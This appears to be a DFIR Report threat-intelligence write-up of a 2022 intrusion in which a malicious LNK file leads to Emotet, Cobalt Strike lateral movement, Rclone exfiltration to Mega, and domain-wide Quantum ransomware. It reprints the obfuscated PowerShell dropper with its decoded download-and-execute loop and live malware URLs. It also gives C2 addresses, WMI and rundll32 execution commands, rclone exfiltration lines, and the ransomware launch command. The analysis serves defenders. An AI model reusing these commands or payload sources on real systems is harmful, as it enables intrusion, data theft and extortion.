Emotet Strikes Again – LNK File Leads to Domain Wide Ransomware

thedfirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/

November 28, 2022

In June of 2022, we observed a threat actor gaining access to an environment via Emotet and operating over a eight day period. During this time period, multiple rounds of enumeration and lateral movement occurred using Cobalt Strike. Remote access tools were used for command and control, such as Tactical RMM and Anydesk. The threat actors final actions included data exfiltration using Rclone and domain wide deployment of Quantum Ransomware.

We have observed similar traits in previous cases where Emotet and Quantum were seen.

Case Summary

The intrusion began when a user double clicked a LNK file, which then executed encoded Powershell commands to download an Emotet DLL onto the computer. Once executed, Emotet setup a Registry Run Key to maintain persistence on the beachhead host.

Emotet, then proceeded to execute a short list of discover commands using the Windows utilities systeminfo, ipconfig, and nltest targeting the network's domain controllers. These commands would go on to be repeated daily by the Emotet process. Around one and one-half hours after execution, Emotet began sending spam emails, mailing new malicious attachments to continue spreading.

Similar activity continued over the second day, but on the third day of the incident, Emotet dropped a Cobalt Strike executable beacon onto the beachhead host. Using the Cobalt Strike beacon, the threat actors began conducting a new round of discovery activity. Windows net commands were run, targeting domain groups and computers, nltest was executed again, and they also used tasklist and ping to investigate a remote host.

The threat actor then moved laterally to a workstation. They first attempted this action using a PowerShell beacon and a remote service on the host, but while the script did execute on the remote host, it appeared to fail to connect to the command and control server. Next, they proceeded to transfer a beacon executable over SMB to the remote host's ProgramData directory. This beacon was then successfully executed via WMI and connected successfully to the threat actors server.

Once on this new host the threat actors proceeded to run the net commands to review the Domain Administrators group again. They then proceeded to dump credentials from the LSASS process on the host. With some further process injection they then began to enumerate SMB shares across the environment and on finding a primary file server reviewed several documents present on the server. This Cobalt Strike server stopped communicating shortly there after.

On the fourth day of the intrusion, Emotet dropped a new Cobalt Strike beacon. Again, some net command discovery was run for domain admins and domain controller servers. A flight of netlogon authentications were observed from the beachhead host to the domain controller as a possible attempt at exploiting the domain controller.

The threat actors, however, proceeded along a more traditional path, using SMB file transfers and remote services to move laterally across domain controllers and several other servers in the environment using Cobalt Strike beacon DLL's. On the domain controller, the threat actors conducted further discovery tasks running `find.bat` and `p.bat`, which executed AdFind active directory discovery and performed a ping sweep across the environment.

On one of the other targeted servers, the threat actors deployed Tactical RMM, a remote management agent, for additional access and persistence in the environment. From this server, the threat actors were observed using Rclone to exfiltrate data from a file share server in the environment. The Mega.io service was the location the stolen data was sent.

On the fifth day of the intrusion, the threat actors appeared again to try and exfiltrate some data from the mail server again using Rclone but this appeared to fail and the threat actors did not try to resolve the issue. After this the threat actors went silent until the eighth and final day of the intrusion.

On the eighth day of the intrusion the threat actor accessed the environment using Tactical RMM to deploy Anydesk on the compromised host. After establishing a connection using Anydesk, the threat actors then dropped SoftPerfect's Network Scanner and ran it to identify hosts across the environment.

From there, the threat actors began connecting to other hosts via RDP, including the a backup server. After choosing a new server and connecting via RDP, the threat actors dropped `Powertool64.exe` and `dontsleep.exe` in preparation for their final actions. Finally, `locker.dll` and a batch file `1.bat` were dropped on the host and the batch file was executed beginning the Quantum rasomware deployment to all hosts over SMB. From initial intrusion to ransomware deployment, 154 hours passed, over eight days.

After ransomware deployment, the threat actors remained connected and did RDP to a few other servers and executed `ProcessHacker.exe` and a net command. With no other activity taking place, we assess that this was likely the threat actors confirming successful deployment of the ransomware payload across the network.

Services


We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

Both of the Cobalt Strike servers in this case were on our Threat Feed (days to months) in advance of this intrusion.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline

Emotet Strikes Again - Lnk File Leads to Domain Wide Ransomware



Day 1


- 15:00 UTC Emotet Executed via LNK
  - K-1 06.13.2022.lnk
  - Downloads and executes Emotet
  - Emotet begins ending outbound SMTP spam email

Day 3

- 12:38 UTC Enumeration via Cobalt Strike Dropped by Emotet
  - Cobalt Strike C2: 139.60.161.167
  - net group "domain computers" /domain
  - net group "domain admins" /domain
  - nltest /trusted_domains
- 21:19 UTC Lateral Movement to User Workstation
  - Cobalt Strike Remote Service Creation on Workstation
- 21:21 UTC Second Attempt of Lateral Movement to User Workstation
  - Copy Cobalt Strike payload to \\WORKSTATION\C$\ProgramData
  - wmic /node:IP process call create "cmd.exe /c start C:\Programdata\sc_https_x64.exe"
  - net group "domain admins" /domain
- 21:26 UTC SMB File Share Enumeration from User Workstation
  - Multiple computer SMB shares accessed in span of minutes
  - Sensitive data accessed after enumeration

Day 4

- 12:25 UTC Enumeration via Cobalt Strike Dropped by Emotet (Second Round)
  - Cobalt Strike C2: 139.60.160.18
  - whoami /groups
  - net group /domain "Domain computers"
  - cmd.exe /C nltest /dclist:
  - ping DOMAINCONTROLLER.domain.name
- 12:35 UTC Failed ZeroLogon Attempt against Domain Controller
- 12:37 UTC Lateral Movement to Domain Controller



Remote Service Creation Executes Cobalt Strike Payload

```
cmd.exe /c rundll32.exe C:\\ProgramData\\x86.dll, StartA
```

12:43 UTC Enumeration on Domain Controller

```
net group "Enterprise Admins" /domain
```

ADFind.exe executed via find.bat

Ping sweep of Domain Joined computers via p.bat

13:32 UTC Lateral Movement to Two Servers

Remote Service Creation Executes Cobalt Strike Payload

```
rundll32.exe C:\\ProgramData\\x86.dll, StartA
```

13:40 UTC Tactical RMM Agent Installed for Remote Management

https://api.floppasoftware.com

16:12 UTC Exfiltration from File Share Server via Rclone to Mega

```
rclone.exe copy "\\FILESERVER\Shares" mega:1 -q --ignore-existing --auto-confirm --multi-thread-streams 3 --transfers 3
```

Day 5

07:46 UTC Exfiltration from Mail Server via Rclone to Mega

```
rclone.exe copy "\\MAILSERVER\USER" mega:2 -q --ignore-existing --auto-confirm --multi-thread-streams 6 --transfers 6
```

Day 8

00:24 UTC AnyDesk Installed

```
C:\Users\USER\Downloads\AnyDesk.exe
```

00:27 UTC Network Scan via Netscan

```
C:\Users\USER\Pictures\netscan\netscan.exe
```


01:00 UTC Ransomware Executed from Domain Joined Server

```
rundll32.exe locker.dll,run /TARGET=\\COMPUTER1\C$ /TARGET=\\COMPUTER2\C$
```

Report Lead: @iiamaleks
Analysis and reporting: @samaritan_o, and @yatinwad

Initial Access

Initial access took the form of an LNK file delivered to a victim through a MalSpam campaign.



Name	Date modified	Type	Size
☑ K-1 06.13.2022	7/16/2022 2:01 AM	Shortcut	4 KB

K-1 06.13.2022 Properties

Terminal | Security | Details | Previous Versions
General | Shortcut | Options | Font | Layout | Colors

K-1 06.13.2022

Type of file: Shortcut (.lnk)

Description: Windows PowerShell

Location: C:\Users\Admin\Downloads\Folder

Size: 3.85 KB (3,945 bytes)

Size on disk: 4.00 KB (4,096 bytes)


Created: Friday, July 15, 2022, 7:07:09 PM

Modified: Saturday, July 16, 2022, 2:01:42 AM

Accessed: Today, July 15, 2022, 1 minute ago

Attributes: □ Read-only □ Hidden Advanced...


The Powershell script embedded within the LNK is a Base64 encoded script with various components split into different variables for obfuscation purposes. The script will decode itself rather than depend on Powershell's built-in ability to execute encoded scripts.



```
Relative Path: ..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory: c:\
Arguments: -c "&{'p8ArwZsj8ZO+Zy/dHPeI+siGhbaxtEhzwmd3zVObm9uG2CGKqz5m4AdzKWWzPmKrjJieG4O9';$BxQ='uYnIvc3RhdHMvUkppMnJRSTRRWHJXQ2ZnZG1pLyIsImh0dHBzOi8vd3d3Lm
VsYWJvcm8ucGwvaW1ncy9KWkgyR0lIdG9PNy8iLCJodHRwczovL2VsLWVuZXJnaWFraS5nci93cC1pbmNsdWRlcy9JZHJWS09HWU1Rb2R1N0lsT0loLyIsImh0dHA6Ly9kcmVjaHNsZXJzdGFtbXRpc2NoLmR
lL2ZvbnRzL1pBeVhic2YvIiwiaHR0cDovL2RobmNvbnN0cnVjY2lvbmVzLmNvbS5hci93cC1hZG1pbi9TbTAyWnNWRFlXZG9UYjdycUwvIiwiaHR0cDovL2RpbHNybC5jb20vcGhvbmUvcGZpcDVtLyIpOyR0
PSJuZldGUSI7JGQ9IiRlbnY6VE1QXC4uXCR0Ijtta2RpciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtmb3JlYWNoICgkdSBpbiAkbGlua3MpIHt0cnkge0lXUiAkdSAtT3V0RmlsZSAkZFxqeEtQSXJNRnhKLk9PZ
jtSZWdzdnIzMi5leGUgIiRkXGp4S1BJck1GeEouT09mIjticmVha30gY2F0Y2ggeyB9fQ==';$KOKN='ICBXcml0ZS1Ib3N0ICJBcFBoUiI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51Z
SI7JGxpbmtzPSgiaHR0cHM6Ly9kZXNjb250YWRvci5jb20';$KOKN=$KOKN+$BxQ;$GBUus=$KOKN;$xCyRLo=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64Str
ing($GBUus));$GBUus=$xCyRLo;iex($GBUus)}"
Icon Location: shell32.dll
```

```
..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "&
{'p8ArwZsj8ZO+Zy/dHPeI+siGhbaxtEhzwmd3zVObm9uG2CGKqz5m4AdzKWWzPmKrjJieG4O9';$BxQ='uYnI

VsLWVuZXJnaWFraS5nci93cC1pbmNsdWRlcy9JZHJWS09HWU1Rb2R1N0lsT0loLyIsImh0dHA6Ly9kcmVjaHNs

vIiwiaHR0cDovL2RpbHNybC5jb20vcGhvbmUvcGZpcDVtLyIpOyR0PSJuZldGUSI7JGQ9IiRlbnY6VE1QXC4uX

ZjtSZWdzdnIzMi5leGUgIiRkXGp4S1BJck1GeEouT09mIjticmVha30gY2F0Y2ggeyB9fQ==';$KOKN='ICBXc

KN=$KOKN+$BxQ;$GBUus=$KOKN;$xCyRLo=
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($GBUus));$G
```

The Powershell script, when double clicked (executed), will attempt to connect to a set of domains containing the Emotet malware. Upon successful download of the Emotet malware, the PowerShell script will write it to a temporary directory and execute the payload via `regsvr32.exe`.




```
Write-Host "ApPhR"
$ProgressPreference="SilentlyContinue"

$links=("https://descontador.com.br/stats/RJi2rQI4QXrWCfgdmi/",
        "https://www.elaboro.pl/imgs/JZH2GIHto07/",
        "https://el-energiaki.gr/wp-includes/IdrVKOGYMQodu7IlOIh/",
        "http://drechslerstammtisch.de/fonts/ZAyXbsf/",
        "http://dhnconstrucciones.com.ar/wp-admin/Sm02ZsVDYWdoTb7rqL/",
        "http://dilsrl.com/phone/pfip5m/")

$t="nfWFQ"
$d="$env:TMP\..\$t"
mkdir -force $d | out-null;

foreach ($u in $links) {
    try {
        IWR $u -OutFile $d\jxKPIrMFxJ.OOf
        Regsvr32.exe "$d\jxKPIrMFxJ.OOf";
        break
    }
    catch {
    }
}
```

Emotet C2 Domains

Loop through C2 Domains + Download and Run Emotet

It is interesting to note, the LNK identifies the machine it was created on through the NetBIOS name of `black-dog` and a MAC Address beginning with `08:00:27` indicating a system running on Virtualbox.




```
>> Tracker database block
   Machine ID:  black-dog
   MAC Address: 08:00:27:c6:74:5d
   MAC Vendor:  PCS SYSTEMTECHNIK
   Creation:    2022-05-12 15:33:49
```

```
Machine ID: black-dog
MAC Address: 08:00:27:c6:74:5d
